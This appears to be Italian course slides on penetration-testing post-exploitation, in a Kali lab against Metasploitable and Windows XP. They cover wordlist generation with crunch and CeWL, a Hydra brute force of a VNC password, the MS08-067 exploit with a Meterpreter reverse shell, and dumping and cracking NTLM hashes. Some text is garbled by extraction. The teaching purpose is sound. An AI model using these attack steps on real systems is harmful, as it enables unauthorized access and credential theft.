User1		31d6cfe0d1...			empty
User2		31d6cfe0d1...			empty
Utente Segr...	2d2f9df47df...	9c083bf3c...	ARCANGE	LO	Arcangelo Arcangelo

Below the table is a progress bar showing "100% in RAM". At the bottom of the interface are buttons for Preload, Brute force, Pwd found, Time elapsed, and a status bar indicating "Postexploitation (Privilege Escalation)".

# Outline

---

- Concetti Preliminari
- Exploit Locali
- Password Cracking
  - Offline Password Cracking
  - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

# Online Password Cracking

---

- Strumenti che «interagiscono» direttamente con la macchina target
- In generale, tali strumenti operano in due fasi
  1. **Generazione della wordlist** (eventualmente) in base ad informazioni raccolte a partire dalla macchina target
  2. **Attacco online alle password:** provano ad effettuare il login sulla macchina target fin quando non vengono «indovinate» le credenziali corrette per l'accesso

# Online Password Cracking

## Pro e Contro

---

- **Svantaggi** degli strumenti di online password cracking
  - Le loro azioni potrebbero essere rilevate e bloccate dalla macchina target
  - Ci vuole più tempo per eseguire tali attacchi rispetto agli strumenti offline
- **Vantaggi** degli strumenti di online password cracking
  - Mediante le tecniche di offline password cracking non è possibile effettuare il cracking di servizi di rete
    - Quali ad esempio, *SSH*, *Telnet*, *FTP*, *VNC*, etc
- È necessario prestare molta attenzione quando si utilizzano questi tipi di strumenti
  - Si corre il rischio di bloccare l'accesso a molti servizi o al sistema operativo

# Online Password Cracking

## Crunch

---

- Strumento per creare wordlist in base a criteri impostati dall'utente
  - Wordlist che potranno essere utilizzate per il password cracking
- È possibile avviare **crunch** da Terminale, digitando **crunch**



# Online Password Cracking

## Crunch

---

- È possibile ottenere maggiori informazioni sul comando **crunch** digitando **man crunch**

```
CRUNCH(1)          General Commands Manual       CRUNCH(1)
NAME
       crunch - generate wordlists from a character set
SYNOPSIS      pippo.txt          jkakavas-
               zip              crunch <min-len> <max-len> [<charset string>] [options]
DESCRIPTION
       Crunch can create a wordlist based on criteria you specify.
       The output from crunch can be sent to the screen, file, or to
       another program. The required parameters are: xp_free_fast.sfv
               min-len
                           The minimum length string you want crunch to start at.
```



# Online Password Cracking

## Crunch – Esempio 1

- Creiamo una wordlist contenente parole la cui lunghezza è al più cinque caratteri e la memorizziamo nel file **5chars.txt**

➤ **crunch 1 5 -o 5chars.txt**

```
root@kali:~# crunch 1 5 -o 5chars.txt
Crunch will now generate the following amount of data: 73645520 bytes
70 MB
0 GB
0 TB
0 PB      permessi      README-5k.TX      xp_free_fast.sfv
Crunch will now generate the following number of lines: 12356630
crunch: 100% completed generating output
```

- Il file **5chars.txt** avrà il seguente contenuto

Output Parziale

a  
b  
c  
...  
**zzzzx**  
**zzzy**  
**zzzz**

Il file **5chars.txt**  
conterrà le parole da a  
a zzzzz



# Online Password Cracking

## Crunch – Esempio 2

- Creiamo una wordlist contenente parole aventi lunghezza fino a 4 caratteri, composte da lettere minuscole e numeri


- `crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric -o wordlist.lst`

```
root@kali:~# crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric
-o wordlist.lst
Crunch will now generate the following amount of data: 8588664 bytes
8 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1727604
crunch: 100% completed generating output
```

- Il file `wordlist.lst` avrà il seguente contenuto

Output Parziale

a  
b  
c  
...  
9997  
9998  
9999



# Online Password Cracking

## CeWL

---

- *The Custom Word List (CeWL) generator*
  
- *Spider* che visita un determinato *URL* e crea una lista (univoca) contenente le parole ricavate da tale visita
  - La lista creata, potrebbe essere anche usata successivamente da strumenti per l'offline password cracking
  - Ad esempio, John (the Ripper)
  
- È possibile avviare CeWL tramite terminale, digitando **cewl**



# Online Password Cracking

## CeWL – Help

- È possibile ottenere informazioni su CeWL in due modi
  - Digitando il comando `cewl -h`
  - Digitando il comando `man cewl`

```
cewl(1)          custom word list generator      cewl(1)
NAME
    cewl - custom word list generator

SYNOPSIS
    cewl [OPTION] ... URL

DESCRIPTION
    CeWL (Custom Word List generator) is a ruby app which spiders a
    given URL, up to a specified depth, and returns a list of words
    which can then be used for password crackers such as John the
    Ripper. Optionally, CeWL can follow external links.

    CeWL can also create a list of email addresses found in mailto
    links. These email addresses can be used as usernames in brute
    force actions.

    CeWL is pronounced "cool".
```

Output parziale



# Online Password Cracking

## CeWL – Parametri Principali

---

- Tra i parametri più importanti di CeWL possiamo trovare i seguenti
  - **depth N** o **-d N**: imposta ad **N** la profondità della visita da parte dello spider
    - Il valore di default è **2**
  - **min\_word\_length N** o **-m N**: lunghezza minima di una parola da rilevare
    - La lunghezza minima di default è **3**
  - **verbose** o **-v**: fornisce un output verboso
  - **write** o **-w**: permette di salvare l'output in un file



# Online Password Cracking

## CeWL – Esempio

---

- Creiamo una wordlist a partire da un determinato URL
  - Servizio Mutillidae di Metasploitable 2
  - <http://10.0.2.10/mutillidae>
- La wordlist prodotta da CeWL sarà memorizzata nel file  
**ms2\_wrdlst.txt**
- **cewl -w ms2\_wrdlst.txt http://10.0.2.10/mutillidae**

```
root@kali:~# cewl -w ms2_wrdlst.txt http://10.0.2.10/mutillidae
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```




# Online Password Cracking

## CeWL – Esempio

- Wordlist contenuta nel file **ms2\_wrldst.txt**

Output parziale



The screenshot shows a terminal window with a dark background. On the left, a vertical list of words is displayed in white text. From top to bottom, the words are: the, HTML, and, Injection, Storage, Site, Log, User, Data, blog, Info, Mutillidae, php, File, Login, Viewer, and Lookup. To the right of the terminal window, there is a small icon of a person sitting at a desk with a laptop. The overall theme is cybersecurity or penetration testing.

```
the
HTML
and
Injection
Storage
Site
Log
User
Data
blog
Info
Mutillidae
php
File
Login
Viewer
Lookup
```



# Online Password Cracking

## Hydra

---

- Strumento che implementa tecniche di **Online Password Cracking**
- Supporta numerosi protocolli di rete, tra i quali
  - *HTTP, SSH, FTP, POP3, SMB, VNC, etc*
- Prova ad effettuare il login su una macchina target utilizzando una lista di username e/o password forniti dall'utente
  - Di default, tenta di effettuare il login usando 16 connessioni in parallelo verso la stessa macchina target



# Online Password Cracking

## Hydra – Funzionalità di Help

- È possibile ottenere informazioni su Hydra in due modi
  - Digitando il comando **hydra -h**
  - Digitando il comando **man hydra**

```
HYDRA(1)          General Commands Manual          HYDRA(1)

NAME
    hydra - a very fast network logon cracker which support many different services

SYNOPSIS  pippo.txt      jkakavas-
           zip          creepy-plugins...
           hydra        [[[-l LOGIN|-L FILE] [-p PASS|-P FILE|-x OPT -y]] | [-C FILE]]
           [-e nsr] [-u] [-f|-F] [-M FILE] [-o FILE] [-b FORMAT]
           [-t TASKS] [-T TASKS] [-w TIME] [-W TIME] [-m OPTIONS] [-s PORT]
           [-c TIME] [-S] [-O] [-4|6] [-I] [-vV] [-d]
           server service [OPTIONS] kTX      xp_free_fast.sfv

DESCRIPTION
    Hydra is a parallelized login cracker which supports numerous protocols to attack. New modules are easy to add, beside that, it is flexible and very fast.
```

Output parziale



# Online Password Cracking

## Hydra – Esempio

---

- Usiamo Hydra per effettuare l'online password cracking della password relativa al server VNC (*Virtual Network Computing*) di Metasploitable 2 (IP: **10.0.2.6**)
  - Verranno utilizzate le password memorizzate nel file (wordlist)  
**password.lst**

- **N.B.**
  - È necessario «diminuire» la velocità di scansione ed il grado di parallelizzazione utilizzati di default da Hydra
    - Così che possa operare in maniera efficace nei confronti del server VNC



# Online Password Cracking

## Hydra – Esempio

1. Duplichiamo il file **password.1st**, così da preservarne il suo funzionamento con John (the Ripper)

```
➤ cd /usr/share/john/  
➤ cp password.1st password_hydra.1st
```

2. Apriamo il file **password\_hydra.1st** (ad esempio, tramite **gedit**) ed eliminiamo commenti presenti all'inizio di tale file

Rimuovere

```
#!/comment: This list has been compiled by Solar Designer of Openwall Project  
#!/comment: in 1996 through 2011. It is assumed to be in the public domain.  
#!/comment:  
#!/comment: This list is based on passwords most commonly seen on a set of Unix  
#!/comment: systems in mid-1990's, sorted for decreasing number of occurrences  
#!/comment: (that is, more common passwords are listed first). It has been  
#!/comment: revised to also include common website passwords from public lists  
#!/comment: of "top N passwords" from major community website compromises that  
#!/comment: occurred in 2006 through 2010.  
#!/comment:  
#!/comment: Last update: 2011/11/20 (3546 entries)  
#!/comment:  
#!/comment: For more wordlists, see http://www.openwall.com/wordlists/  
123456  
12345
```

Output parziale

# Online Password Cracking

## Hydra – Esempio

---

- Parametri che utilizzeremo per l'esempio

- **-t TASKS**

- run **TASKS** number of connects in parallel (default: 16)

- **-W TIME**

- defines a wait **TIME** between each connection a task performs

- **-c TIME**

- the wait **TIME** in seconds per login attempt over all threads

- **-v / -V**

- verbose mode / show login+pass combination for each attempt

- **-P**

- Password File



# Online Password Cracking

## Hydra – Esempio

- Avviamo Hydra

```
➤ hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password_hydra.lst 10.0.2.6 vnc
```

```
root@kali:~# hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password_hydra.lst 10.0.2.6
vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[INFO] setting max tasks per host to 1 due to -c option usage
Hydra (http://www.thc.org/thc-hydra) starting at 2019-05-17 07:17:45
[DATA] max 1 task per 1 server, overall 1 task, 3546 login tries (l:1/p:3546), ~3546 tries per task
[DATA] attacking vnc://10.0.2.6:5900/
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456" - 1 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "12345" - 2 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "password" - 3 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password
[ATTEMPT] target 10.0.2.6 - login "" - pass "password1" - 4 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password1
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456789" - 5 of 3546 [child 0] (0/0)
```



# Online Password Cracking

## Hydra – Esempio

- Avviamo Hydra

```
➤ hydra -V -t 4 -W 5 -c 5 -P  
/usr/share/john/password_hydra.lst 10.0.2.6 vnc
```

```
root@kali:~# hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password_hydra.lst 10.0.2.6  
vnc  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret ser  
vice organizations, or for illegal purposes.  
[INFO] setting max tasks per host to 1 due to -c op  
Hydra (http://www.thc.org/thc-hydra) starting at 20  
[DATA] max 1 task per 1 server, overall 1 task, 3546 t  
6 tries per task  
[DATA] attacking vnc://10.0.2.6:5900/  
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456" - 3546 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.6 - login "" - pass "12345" - 3546 [child 0] (0/0)  
[ATTEMPT] target 10.0.2.6 - login "" - pass "password" - 3 of 3546 [child 0] (0/0)  
[5900][vnc] host: 10.0.2.6 password: password  
[ATTEMPT] target 10.0.2.6 - login "" - pass "password1" - 4 of 3546 [child 0] (0/0)  
[5900][vnc] host: 10.0.2.6 password: password  
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456789" - 5 of 3546 [child 0] (0/0)
```

Hydra ha rilevato 2 password per VNC

- password
- password1

# Online Password Cracking

## Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password




Indirizzo IP del  
Server VNC

# Online Password Cracking

## Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password




Password individuata  
tramite Hydra

# Online Password Cracking

## Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password




Postexploitation (Privilege Escalation)

# Online Password Cracking

## Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password




Postexploitation (Privilege Escalation)

# Online Password Cracking

## Hydra – Esempio

- Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password



# Outline

---

- Concetti Preliminari
- Exploit Locali
- Password Cracking
  - Offline Password Cracking
  - Online Password Cracking
- **Privilege Escalation con Meterpreter**
- Network Sniffer
- Sfruttamento di Errate Configurazioni

# Meterpreter Privilege Escalation

---

- Meterpreter consente di effettuare in maniera automatica varie attività di privilege escalation
  - Dump degli account di sistema
  - Keylogging
  - Pivoting
  - Etc



# Meterpreter Privilege Escalation

## Exploitation Macchina Target

---

- Negli esempi seguenti assumeremo che l'accesso alla macchina **target Windows XP SP 3** (Indirizzo IP **10.0.2.18**) avvenga tramite Metasploit
  
- Effettuiamo l'exploitation della macchina target Windows XP SP 3
  1. `use exploit/windows/smb/ms08_067_netapi`
  2. `set payload windows/meterpreter/reverse_tcp`
  3. `set RHOST 10.0.2.18` (Indirizzo macchina Win XP SP3)
  4. `set LHOST 10.0.2.15` (Indirizzo macchina Kali)
  5. `exploit`



# Meterpreter Privilege Escalation

## Esempio 1 – getsystem

- Mediante il comando **getsystem** è possibile (tentare di) effettuare *Privilege Escalation*
- **getsystem -h**

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h    Help Banner.
-t    The technique to use. (Default to '0').
      0 : All techniques available
      1 : Named Pipe Impersonation (In Memory/Admin)
      2 : Named Pipe Impersonation (Dropper/Admin)
      3 : Token Duplication (In Memory/Admin)
      4 : Named Pipe Impersonation (RPCSS variant)
      5 : Named Pipe Impersonation (PrintSpooler variant)

meterpreter > █
```

Tecniche fornite da  
**Meterpreter per provare**  
ad effettuare Privilege  
Escalation in maniera  
diretta



# Meterpreter Privilege Escalation

## Esempio 2 – Dump degli Account di Sistema

---

- Mediante il comando **hashdump** è possibile effettuare il dump degli account (username e password) di sistema memorizzati sulla macchina target
  - **hashdump**
- Tali account sono memorizzati in formato hash *NTLM (NT LAN Manager)* e possono essere «crackati» mediante strumenti di offline password cracking (ad esempio, **john**)



# Meterpreter Privilege Escalation

## Esempio 2 – Dump degli Account di Sistema

- Mediante il comando **hashdump** è possibile effettuare il dump degli account (username e password) di sistema memorizzati sulla macchina target
  - **hashdump**

```
meterpreter > hashdump
Administrator:500:d73a260874ba3a6aaad3b435b51404ee:e2826d228c2b75e23fadefc6c4a4ac23:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:685fb388159ff7882b511bacdc349a24:db5d9fdd641470eba9f1c743fad91e:::
PenTest:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
SUPPORT:388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2d26ebdf2e9a7b0f67e99a11a45426a2:::
User1:1004:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
User2:1005:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Utente Segretissimo:1006:2d2f9df47df9c93ae917f8d6fa472d2c:9c083bfc3cac322a0684667dbe517b9d
:::
meterpreter > █
```

applefiles



# Meterpreter Privilege Escalation

## Esempio 2 – Dump degli Account di Sistema

- Inseriamo l'output del comando **hashdump** all'interno di un file **.txt**
  - **winpass.txt**

```
Administrator:500:d73a260874ba3a6aaad3b435b51404ee:e2826d228c2b75e23fadefbc6c4a4ac23:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:685fb388159ff7882b511bacdc349a24:db5d9fddd641470eba9f1c743fadefbc6c4a4ac23:::  
PenTest:1003:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2d26ebdf2e9a7b0f67e99a11a45426a2:::  
User1:1004:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
User2:1005:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
Utente Segretissimo:1006:2d2f9df47df9c93ae917f8d6fa472d2c:9c083bfc3cac322a0684667dbe517b9d:::
```


Contenuto del file **winpass.txt**



# Meterpreter Privilege Escalation

## Esempio 2 – Dump degli Account di Sistema

- Inseriamo l'output del comando **hashdump** all'interno di un file **.txt**
- **winpass.txt**



Contenuto del file **winpass.txt**



# Meterpreter Privilege Escalation

## Esempio 2 – Cracking degli Account di Sistema

- Mediante *John The Ripper* effettuiamo il cracking della password relativa all'utente Administrator memorizzata nel file **winpass.txt**
- **john --format=LM --user=Administrator winpass.txt**

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:LM_ASCII
P1PP3R0w0r3r_en-(Administrator)
1g 0:00:00:04 DONE 3/3 (2019-04-12 18:40) 0.2283g/s 35860Kp/s 35860Kc/s 35860KC/s P15P287.
.P1PH065
```

Output Parziale

Altri strumenti per il password cracking sono disponibili nella sezione «05 – Password Attacks» di Kali Linux



# Meterpreter Privilege Escalation

## Esempio 2 – Cracking degli Account di Sistema

- Mediante *John The Ripper* effettuiamo il cracking della password relativa all'utente Administrator memorizzata nel file `winpass.txt`
- `john --format=LM --user=Administrator winpass.txt`

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:LM ASCII
P1PP3R0 browser_en-(Administrator)
1g 0:00:00:04 DONE 3/3 (2019-04-12 18:40) 2.2283g/s 35860Kp/s 35860Kc/s 35860KC/s P15P287.
.P1PH065
```

Output

**Password dell'utente  
Administrator**

